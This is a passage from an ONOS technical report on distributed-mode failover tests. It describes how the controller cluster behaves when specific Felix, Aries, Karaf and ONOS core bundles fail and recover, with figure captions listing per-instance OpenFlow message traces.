

Figure 33: Regular failover behavior, failed bundle: org.onosproject.onos-core-persistence (instance #3)

© 2017 ONOS. All Rights Reserved.

Apart the 3 ONOS bundles that show a correct failover behavior, the remaining 170 bundles (29 ONOS ones and 141 Karaf ones), 159 bundles (24 ONOS and 135 Karaf) do not show any failover behavior while 11 bundles (5 ONOS and 6 Karaf) do have a failover that, however, is either incorrect or incomplete. For such 11 bundles, we can distinguish the following behaviors:

- *Degraded failover behavior*: the failover works, a new master is elected and the active control-plane traffic is rerouted to the slave controller immediately upon failure, and the new elected instance keeps the switches upon bundle reactivation. However, the traffic gets interrupted on the impacted instance, even upon bundle restoration, which is a symptom of degraded availability of the system, even if the cluster keeps working with two instances. In addition, such as most of the previous problematic bundles under the centralized mode, we observe the master instance ask to the switches to clear their tables (Flow_Mod message), and it sends Barrier_Request messages. The bundles with such a behavior are (only one is an ONOS bundle):
    - (1) org.apache.felix.framework (Figures 34-36): the instance #1 sends a Flow_Mod, and Barrier_Request upon the failure, just before the failover to the instance #2. Echo_Reply messages are returned by the slaves to the switches, and then Role_Request is sent to change the role of one of them, from slave role to the master. On the instance #1 where the failure is generated, the traffic is interrupted, and stays down even upon bundle reactivation.
    - (2) org.apache.aries.proxy.impl (Figures 37-39): similar behavior to the bundle (1). We note that the instance #2 is also the master of at least one switch. This is the reason why we can see actif control plane traffic associated to Echo_Reply messages during the first period.
    - (3) org.apache.felix.scr (Figures 40-42): similar behavior to bundle (1).
    - **(4) org.onosproject.onos-core-net** (Figures 43-45): similar behavior to bundle (1).

© 2017 ONOS. All Rights Reserved.



Figure 34: Distributed mode, failed bundle: (1) org.apache.felix.framework (instance #1)



Figure 35: Distributed mode, failed bundle: (1) org.apache.felix.framework (instance #2)

© 2017 ONOS. All Rights Reserved.



Figure 36: Distributed mode, failed bundle:(1) org.apache.felix.framework (instance #3)



Figure 37: Distributed mode, failed bundle: (2) org.apache.aries.proxy.impl (instance #1)

© 2017 ONOS. All Rights Reserved.



Figure 38: Distributed mode, failed bundle: (2) org.apache.aries.proxy.impl (instance #2)



Figure 39: Distributed mode, failed bundle: (2) org.apache.aries.proxy.impl (instance #3)

© 2017 ONOS. All Rights Reserved.



Figure 40: Distributed mode, failed bundle: (3) org.apache.felix.scr (instance #1)



Figure 41: Distributed mode, failed bundle: (3) org.apache.felix.scr (instance #2)

© 2017 ONOS. All Rights Reserved.



Figure 42: Distributed mode, failed bundle: (3) org.apache.felix.scr (instance #3)



Figure 43: Distributed mode, failed bundle: (4) org.onosproject.onos-core-net (instance #1)

© 2017 ONOS. All Rights Reserved.



Figure 44: Distributed mode, failed bundle: (4) org.onosproject.onos-core-net (instance #2)



Figure 45: Distributed mode, failed bundle: (4) org.onosproject.onos-core-net (instance #3)

© 2017 ONOS. All Rights Reserved.

- *Failover with failed switch migration behavior*: control-plane traffic is rerouted to the slave controller immediately upon failure, and the slave keeps the switches. Upon bundle reactivation, the packet processing activity attempts to wake up, but it appears to fail to wake-up because both Hello and Multipart_Request activity enter in a cyclic regime due to the connection tentatives to the instance. The bundles with such a behavior are (only one is a ONOS bundle):
    - (5) org.apache.felix.configadmin (Figures 46-48): the two first instances are masters for different switches (instance #2 is the slave only); we can see Echo_Reply messages and active traffic on both graphs. Upon the failure, the traffic is interrupted on the instance #1 and along all the periode of the failure. A failover should occur and the new elected master should stop to receive Echo_Request messages from the switch(es) but we observe that the instance #2 continues to receive Echo_Request. It means there is no effective failover despite the Role_Request messages sent. Upon the bundle reactivation, the switches are trying to connect to the instance #1 as slave, but enter in a cyclic regime. The Echo_Request/Reply messages stop when the bundle is reactivated and highlights the failover.
    - (6) org.apache.karaf.system.core (Figures 49-51): the traffic is interrupted along the failure period. Upon the bundle deactivation and reactivation, Flow_Mod and Barrier_Request are sent. The traffic is restored in a cyclic behavior after the failure, suggesting a failed migration on instance #1.
    - (7) org.apache.karaf.features.core (Figures 52-54): similar behavior to bundle (6) org.apache.karaf.system.core.
    - **(8) org.onosproject.onos-core-dist** (Figures 55-57): similar behavior to bundle (6) org.apache.karaf.system.core.

© 2017 ONOS. All Rights Reserved.



Figure 46: Distributed mode, failed bundle: (5) org.apache.felix.configadmin (instance #1)

